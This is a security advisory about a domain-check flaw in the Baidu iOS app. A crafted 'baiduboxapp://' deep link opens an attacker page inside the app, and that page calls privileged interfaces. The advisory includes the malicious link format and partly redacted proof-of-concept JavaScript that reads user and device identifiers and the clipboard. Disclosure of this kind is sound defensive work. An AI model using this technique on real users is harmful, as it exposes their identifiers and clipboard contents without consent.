

An information leak vulnerability in the iOS version of Baidu app

Brief Description

Baidu is a comprehensive app developed by Baidu, Inc. for iOS. It offers functions such as web search, video watching, news browsing and novel reading. It ranks **No.5** in the **"Utilities" category** list on the App Store of the Chinese region and has **7.755 million ratings**.






The iOS version of the Baidu app supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Baidu app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's UserID, DeviceID** and **accessing victim's clipboard**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **baiduboxapp://browse?url=http://attackbaidu.com/baidu/atkBaidu.html**. Here, **"attackbaidu.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Baidu's official domain name **"baidu.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.





In our experiment, we did not actually register attackbaidu.com, but modified the DNS rules in the local area network to map attackbaidu.com to our own website.

When the victim clicks on this URL, it directs the victim to the Baidu app and opens the webpage **http://attackbaidu.com/baidu/atkBaidu.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's UserID, DeviceID** and **accessing victim's clipboard**..





Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
setTimeout(function() {

    fetchData('baiduboxapp://[redacted]getZid?callback=callback_getZid');

    fetchData('baiduboxapp://[redacted]getcuid&func=callback_getCuid');

    fetchData('baiduboxapp://[redacted]getIdfa?callback=callback_getIdfa');

    document.getElementById("Vibrate").onclick = function () {
        fetchData('baiduboxapp://[redacted]vibrate?callback=callback_vibrate');
    }

    document.getElementById("AccessClipBoard").onclick = function () {
        fetchData('baiduboxapp://[redacted]getClipboardData?callback=callback_accessClipboard');
    }

}, 500);
```

```
function callback_getZid(jsonstr) {
    var json = JSON.parse(jsonstr);
    document.getElementById("Zid").innerText = "Your ZID: \n" + json.data.zid;
}

function callback_getCuid(jsonstr) {
    var json = JSON.parse(jsonstr);
    document.getElementById("Cuid").innerText = "Your CUID: \n" + json.unique_id;
}

function callback_getIdfa(jsonstr) {
    var json = JSON.parse(jsonstr);
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.data.idfa;
}
```

Impact of the Vulnerability

Scope of the vulnerability: At least including Baidu app iOS v13.67 (the latest version as of 2024-10-07).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- **CN:**
  https://apps.apple.com/cn/app/%E7%99%BE%E5%BA%A6/id382201985
- **US:**
  https://apps.apple.com/us/app/%E7%99%BE%E5%BA%A6/id382201985

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.